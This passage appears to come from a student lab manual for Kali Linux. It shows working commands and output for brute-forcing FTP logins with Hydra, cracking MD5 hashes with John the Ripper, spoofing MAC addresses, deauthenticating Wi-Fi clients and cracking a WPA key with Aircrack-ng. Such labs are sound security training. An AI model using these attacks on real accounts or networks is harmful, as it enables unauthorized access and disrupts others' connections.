


The screenshot shows a terminal window titled "Shell No.1" with the following output:



```
root@kali:~# hydra -l msfadmin -P /root/Desktop/pass.txt ftp://192.168.153.133
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-08 16:54:09
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try per task
[DATA] attacking ftp://192.168.153.133:21/
[21][ftp] host: 192.168.153.133  login: msfadmin  password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-08 16:54:13
root@kali:~#
```

xHydra:**Step1:** open terminal and type **xhydra****Step2:** Choose target**Step3:** Choose port no and protocol


Step4: choose username and password**Step5:** click on start button**Step6:** Now the output is displayed like given below.

Password cracking with passing username and password files.



5b) Offline Password Cracking with John the ripper

Step1: open terminal and type **john**




```

root@kali:~# john
John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,..]]  "single crack" mode, using default or named rules
--single=rule[,..]       same, using "immediate" rule(s)
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
--pipe                   like --stdin, but bulk reads, and allows rules
--loopback[=FILE]        like --wordlist, but extract words from a .pot file
--dupe-suppression       suppress all dupes in wordlist (and force preload)
--prince[=FILE]          PRINCE mode, read words from FILE
--encoding=NAME          input encoding (eg. UTF-8, ISO-8859-1). See also
                        doc/ENCODINGS and --list-hidden-options.
--rules[=SECTION[,..]]   enable word mangling rules (for wordlist or PRINCE
                        modes), using default or named rules
--rules=:rule[,..]       same, using "immediate" rule(s)
--rules-stack=SECTION[,..] stacked rules, applied after regular rules or to
                        modes that otherwise don't support rules
--rules-stack=:rule[,..] same, using "immediate" rule(s)
--incremental[=MODE]     "incremental" mode [using section MODE]
--mask[=MASK]            mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]       "Markov" mode (see doc/MARKOV)
--external=MODE          external mode or word filter
--subsets[=CHARSET]      "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH]        just output candidate passwords [cut at LENGTH]
--restore[=NAME]         restore an interrupted session [called NAME]
--session=NAME           give a new session the NAME
--status[=NAME]          print status of a session [called NAME]
--make-charset=FILE       make a charset file. It will be overwritten
--show[=left]            show cracked passwords [if -left, then uncracked]
--test[=TIME]            run tests and benchmarks for TIME seconds each
--users[=][LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups[=][GID[,..]    load users [not] of this (these) group(s) only
--shells[=][SHELL[,..] load users with[out] this (these) shell(s) only
  
```

Step2: open terminal and type the given below terminal


Syntax: John --format=raw-md5 <inputfile(hashfile)> <outputfile<dictionaryfile>>



```

Warning, you are using the root account, you may harm your system.


b03a894e101746d09277f1f255cc8a40
7e00bc642f6c11b43792e8745df6c1d
5f7296c682deb931e25a72b625dacc1d
  
```



```

Warning, you are using the root account, you may harm your system.


cybersecurity
cyber
veeramohan
becbapatla
  
```



```

root@kali:~# john --format=raw-md5 /root/Desktop/hash.txt /root/Desktop/normal.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
  
```

Step3: To show all cracked passwords list, use“**--show**”command.

A screenshot of a terminal window titled 'Shell No. 1' showing the execution of John the Ripper. The user runs 'john --format=raw-md5 /root/Desktop/hash.txt /root/Desktop/normal.txt'. The output shows that 3 password hashes were loaded and 2 were cracked. The user then runs 'john --format=raw-md5 /root/Desktop/hash.txt /root/Desktop/normal.txt --show', which displays '1 password hash cracked, 2 left'. The terminal background features a faint Kali Linux logo.

```
root@kali:~# john --format=raw-md5 /root/Desktop/hash.txt /root/Desktop/normal.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Remaining 2 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:05 3/3 0g/s 9205Kp/s 9205Kc/s 18411Kc/s motholinho..gatiaa
Session aborted
root@kali:~# john --format=raw-md5 /root/Desktop/hash.txt /root/Desktop/normal.txt --show
cyber
1 password hash cracked, 2 left
root@kali:~#
```

6) MacChanger to Change the (MAC) Address of your Wi-Fi Card

Macchanger is a Linux utility for viewing machine mac addresses and changing the MAC address for network interfaces. Using this utility you can't change your mac address permanently, After reboot your machine you need to change again your mac address.

Why we Need MacChanger.

Sometimes, you also change or manipulate your mac address so that your device's network card hardware address is hidden. To do so you can use the tool macchanger that already exists in Kali Linux.

COMMAND(To display the all options of Macchanger) :-`macchanger -h`

```
-h, --help          Print this help
-V, --version       Print version and exit
-s, --show          Print the MAC address and exit
-e, --ending        Don't change the vendor bytes
-a, --another       Set random vendor MAC of the same kind
-A                 Set random vendor MAC of any kind
-p, --permanent    Reset to original, permanent hardware MAC
-r, --random        Set fully random MAC
-l, --list[=keyword] Print known vendors
-m, --mac=XX:XX:XX:XX:XX:XX Set the MAC XX:XX:XX:XX:XX:XX
```

- 1) Before changing our mac-address, we need to down our network let's run this command for the network connection to turn off.

COMMAND:- `sudo ifconfig wlan0 down`


- 2) Now We are ready to change the MAC address of the network interface by using this command.

COMMAND:- `macchanger -r wlan0`

- 3) Once you have done these commands you can finally open your network interface and again check the mac address using these commands.

COMMAND:- `sudo ifconfig wlan0 up`

COMMAND:- `macchanger -s wlan0`



7. Wireless Network Attacks

7 a) Viewing Wireless Networks with Aircrack-NG.

Introduction:

The Aircrack-NG tools are some of the most commonly used command line programs in Wi-Fi security testing. And many of the graphical Wi-Fi security testing programs actually use the Aircrack NG tools in the background. Let's start out by using Airmon-NG to view available wireless networks.

Using Airmon-ng:

1. Open a terminal session and type in the command **“ifconfig”**. You should see your wireless network card listed as wlan0

If the interface does not show up, try typing **“ ifconfig wlan0 up”**

2. Ok, now we need to do is put the card in monitoring mode. To do this, just type, **“airmon-ng start wlan0”**

```
(root@kali)~[~]
# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
549 NetworkManager
1132 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0           8188eu      TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
          (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]10)
```

You can see in the image above that a monitoring interface is created called “wlan0”. The other Aircrack-ng utilities will use this new interface. You may also see a notice here about processes that could cause trouble. This can be ignored. Now we will run the Airodump-ng program that will list all the Wi-Fi networks in range of your wireless card.

3. Simply type, **“airodump-ng wlan0”**

The Airodump-ng program will start and you will see a list of all available wireless access points (APs) and also a list of clients that are attached.

```
(root@kali)~[~]
# airodump-ng wlan0

CH 2 ][ Elapsed: 12 s ][ 2022-11-08 13:23

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
98:DA:C4:8C:54:07 -86      4         0   0   6  270  WPA2 CCMP  PSK  Chaitanya Ch
9C:65:EE:69:1B:67 -51      9        36   0   6  130  WPA2 CCMP  PSK  GPONWIFI_1B60

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
9C:65:EE:69:1B:67 60:A5:E2:1E:9A:A1 -23  12e- 6e    0     36

Quitting...
```

(You can hit CNTRL-C at any time to exit back to the terminal prompt.)

Airodump-ng lists several pieces of information that are of interest.

The first is the MAC address of the AP device.

Now, to capture packet info to attack file.

airodump-ng --bssid 9C:65:EE:69:1B:67 -w /home/Khumaini/Desktop/att wlan0

```
(root@kali)~[~]
# airodump-ng --bssid 9C:65:EE:69:1B:67 -c 6 -w /home/khumaini/Desktop/att wlan0
13:11:39 Created capture file "/home/khumaini/Desktop/att-01.cap".

CH 6 ][ Elapsed: 1 min ][ 2022-11-08 13:13

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
9C:65:EE:69:1B:67 -49  0      77    1751  0  6  130  WPA2 CCMP  PSK  GPONWIFI_1B60

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
9C:65:EE:69:1B:67 60:A5:E2:1E:9A:A1 -24  12e- 6e    0    1750
Quitting...
```

To deauthacate send (0 means multiple Deauthentication packets...4 means four Deauthentication packets)

> aireplay-ng -0a9C:65:EE:69:1B:67 wlan0 --deauth 50

```
(root@kali)~[~]
# aireplay-ng -o 4 -a 9C:65:EE:69:1B:67 wlan0 --deauth 50
13:16:11 Waiting for beacon frame (BSSID: 9C:65:EE:69:1B:67) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:16:13 Sending DeAuth (code 7) to broadcast -- BSSID: [9C:65:EE:69:1B:67]
13:16:14 Sending DeAuth (code 7) to broadcast -- BSSID: [9C:65:EE:69:1B:67]
13:16:14 Sending DeAuth (code 7) to broadcast -- BSSID: [9C:65:EE:69:1B:67]
13:16:15 Sending DeAuth (code 7) to broadcast -- BSSID: [9C:65:EE:69:1B:67]
13:16:15 Sending DeAuth (code 7) to broadcast -- BSSID: [9C:65:EE:69:1B:67]
13:16:16 Sending DeAuth (code 7) to broadcast -- BSSID: [9C:65:EE:69:1B:67]
13:16:16 Sending DeAuth (code 7) to broadcast -- BSSID: [9C:65:EE:69:1B:67]
13:16:17 Sending DeAuth (code 7) to broadcast -- BSSID: [9C:65:EE:69:1B:67]
13:16:17 Sending DeAuth (code 7) to broadcast -- BSSID: [9C:65:EE:69:1B:67]
```

Perform the attack

```
aircrack-ng -w /root/passwd.txt /home/Khumaini/Desktop/attack-01.cap
```

```
(root@kali)~[~]
# aircrack-ng -w passwd.txt /home/khumaini/Desktop/att-01.cap
Reading packets, please wait...
Opening /home/khumaini/Desktop/att-01.cap
Read 70838 packets.

# BSSID          ESSID          Encryption
1  9C:65:EE:69:1B:67  GPONWIFI_1B60  WPA (0 handshake)
```

Password Cracked:

```
[00:46:41] 5315537/14344392 keys tested (1885.82 k/s)
Time left: 1 hour, 19 minutes, 47 seconds          37.06%

KEY FOUND! [ hackingloops ]

Master Key   : D5 DF F3 70 98 7B D0 02 16 F9 8E ED E9 5A 03 F3
               CC 99 C9 1C 24 B9 30 41 EF F9 90 68 69 56 D1 CD

Transient Key : B9 35 5B A7 31 49 6A E9 E0 4F 5D FE D8 33 C1 9A
               91 07 19 A5 B7 B7 03 21 4B 1D 2B F9 5A 87 5E 94
               7B DA 47 42 CF 09 E1 7E A7 02 40 18 93 A0 5B 9D
```

7b) Fern WIFI Cracker

Introduction: Fern WIFI Cracker is a great program that provides an easy to use graphical interface to underlying Aircrack-ng and Reaver Wireless penetration testing tools. Using this tool we can scan for access points, and perform menu driven WPS attacks and WEP/WPA/and WPA2 passkey cracking. You can also attack Wireless Protected Setup(WPS) with Fern.

Using Fern Wifi Cracker:

1. **KaliLinux> WirelessAttacks> WirelessTools> fern-wifi-cracker** from the menu or run fern-wifi cracker from the command line.




2. Simply select your interface from the dropdown list:


Monitor mode will be automatically enabled and Fern will search for Access Points in the area. Once some are detected they will show up in either the WIFI WEP or WPA icon as seen below:



